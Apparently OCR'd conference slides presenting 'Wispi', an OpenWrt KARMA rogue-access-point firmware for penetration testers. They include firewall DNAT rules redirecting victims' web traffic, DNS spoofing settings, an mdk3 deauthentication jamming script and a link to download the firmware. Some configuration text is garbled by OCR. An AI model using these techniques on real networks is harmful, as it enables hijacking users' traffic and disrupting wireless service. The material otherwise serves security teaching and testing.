

Wispi, Mini Karma Router for Pentester

Who am i

- -Member OpenWrt Indonesia.
- -Ezine contributor.
- Idsecconf 2013 speakers.
- Ordinary man not hacker.
- twitter @smrx86

KARMA


Definitions

KARMA = <u>Karma Attack's</u> <u>Radio Machine Automatically</u>


(recursive Acronyms)

All Your layers belong to us, Dino A. Dai Zovi and Shane A. Macaulay, 2004.


How old KARMA works



How old KARMA works




How old KARMA works (with deauth)




New KARMA

KARMA / jasager, create by Digininja Team at 2008. Only with patch for Hostapd and Hostapd_cli. It can use for embeded OS device like OpenWRT.

How new KARMA works



How new KARMA works (with deauth)



KARMA on Openwrt Router

Fonera = PIRANHA, JASAGER, PineappleMK II





ALFA AP51 = Pineapple MK III



ALFA AP121 U/HORNET UB = Pineapple MK IV

Specification table

	Piranha	Jasager	MK II	MK III	MK IV	MKV
Device	Fon 2.0	Fon 2.0	Fon 2.0	Alfa AP51	Alfa AP121U	Costum
Procie	180 Mhz	180 Mhz	180 Mhz	400Mhz	400Mhz	400Mhz
RAM	16 MiB	16 MiB	16 MiB	32 MiB	32 MiB	64MiB
ROM	8 MiB	8 MiB	8 MiB	8 MiB	8 MiB	16 MiB
WebIF	-	Ruby XMI	Ruby XMI	PHP 4	PHP 4	PHP 5
Webserv	-	Httpd/ busybox	Httpd/ busybox	Uhttpd	Uhttpd	Nginx
Launch	2008	2008	2009	2010	2012	2013

Make ur own

KARMA firmware distribution

Problem 1.

*without Extroot

Problem 2.

- Must have capability to redirect network like DNSSPOOFT.
- Must have capability to jamming the wireless network.


 $m{\star}$ without Extroot



if u know the trick, then $1+1 \neq 2$

Trick 1. KARMA

- Blue for the pineapple, http://penturalabs.wordpress.com/2013/04/25/




KARMA = WPAD + HOSTAPD_CLI + mac8o211.sh

- -WPAD, is in /usr/sbin/ wpad.
- HOSTAPD_CLI, is in /usr/sbin/ hostapd_cli
- MAC80211.sh, is in /lib/wifi/mac80211.sh

Trick 2. DNS spoof & redirection

http://shackspace.de/wiki/doku.php?id=project:minikrebs#profilerick-roller



- Edit firewall configuration in /etc/config/firewall

```
firewall
160 #
         option src mac 00:11:22:33:44:55
         option src port 80
161 #
         option dest
162 #
163 #
         option dest ip 194.25.2.129
         option dest port
176
         option proto
                         tcp
177
178
     config redirect
179
         option src
                             lan
180
         option proto
                             tep
         option src dport
181
         option src ip
182
                           !192.168.1.1
183
         option dest port
                             80
                             192.168.1.1
184
         option dest ip
         option target
185
                             DNAT
186
     config redirect
187
188
         option src
                             lan
189
         option proto
                             tep
         option src dport
190
                             443
191
         option src ip
                            !192.168.1.1
         option dest port
192
                             443
         option dest ip
                             192.168.1.1
193
194
         option target
                             DNAT
```

- Edit DHCP configuration in /etc/config/dhcp

```
firewall dhop
    config dnsmasq
        option domainneeded 1
       option boguspriv
       option filterwin2k 0 # enable for dial on demand
       option localise queries 1
        option rebind protection 1 # disable if upstream must serve RFC1918 addresses
        option rebind localhost 1 # enable for RBL checking and similar services
        #list rebind domain example.lan # whitelist RFC1918 responses for domains
        #option local
 9
                      '/lan/'
        #option domain 'lan'
 10
        option expandhosts 1
        option nonegcache
        option authoritative
13
        option ignore
33
    config 'domain'
                         1#1
34
        option name
                         '192.168.1.1'
35
        option ip
```

Trick 3. Jamming

http://www.slideshare.net/idsecconf/24-23130352


```
frewall dhcp disruptor
    #!/bin/sh
    echo Actually this script is created by raldnor
    echo I just mod it, u can find it here
    echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
    GENLIST='cat /etc/config/wireless | grep 'macaddr' | awk '{print $3}' > /root/whitelist'
    THELIST=/root/whitelist
10
    if [ "$ (pidof mdk3) " ]
    then
29
      then
       airmon-ng start wlan1 &
      logger "airmon-ng start in wlan1"
31
32
      else
33
      airmon-ng start wlan0 &
34
      logger "airmon-ng start in wlan0"
35
      fi
     logger "Starting MDK3..."
     sleep 1
39
     mdk3 mon0 d -w $ THELIST &
     logger "Disruptor active! Bailing out!"
    fi
```

Trick 4. Compile d firmware

http://wiki.openwrt.org/doc/howto/obtain.firmware.generate



1+1 = duo



WISPI,

feature & overview


1. KARMA

```
Status
         Configuration Advanced
                                    About
Status
Wireless is currently enabled. | Stop
W S Karma is currently enabled.
Autostart is currently disabled. | Start
Cron Jobs is currently enabled. | stop
Spoofhost is currently enabled. | stop
Jammer is currently disabled. | start
Karma association log
43446 8c:64:22:82:38:a5 192.168.1.171 and
                                                             68 *
43243 00:16:d3:e7:a1:c9 192.168.1.219 user
                                                                       11k c9
IP address
                 HW type
                             Flags
                                         HW address
                                                                Mask
                                                                         Device
192.168.1.171
                 0x1
                             0x2
                                         8cl
                                                                         br-lan
192.168.1.219
                 0x1
                             0x2
                                         001
                                                                         br-lan
KARMA: ENABLED
KARMA: Probe Request from 8c:64:22:82:38:a5 for SSID 'hijaz'
KARMA: Checking SSID for start of association, pass through hijaz
KARMA: Successful association of 8c:
```


using 'switch' button to start KARMA



2. Spoofhost



3. Jammer



using 'wps' button to start jammer



DEMO

firmware

https://sites.google.com/site/semarak2011/dokumen/wispi.7z

Password: idsecconf_2014

Greets

Cindy Wijaya, Xopal Unil, Tisaros Kaskus, Openwrt Indonesia, Om Hero lirva32, Brahmanggi Aditya, Richy Hendra, Ade Surya, ...all human or not (^^) who always support inspired me. And ofcource it's U... ra'



use it wisely..ok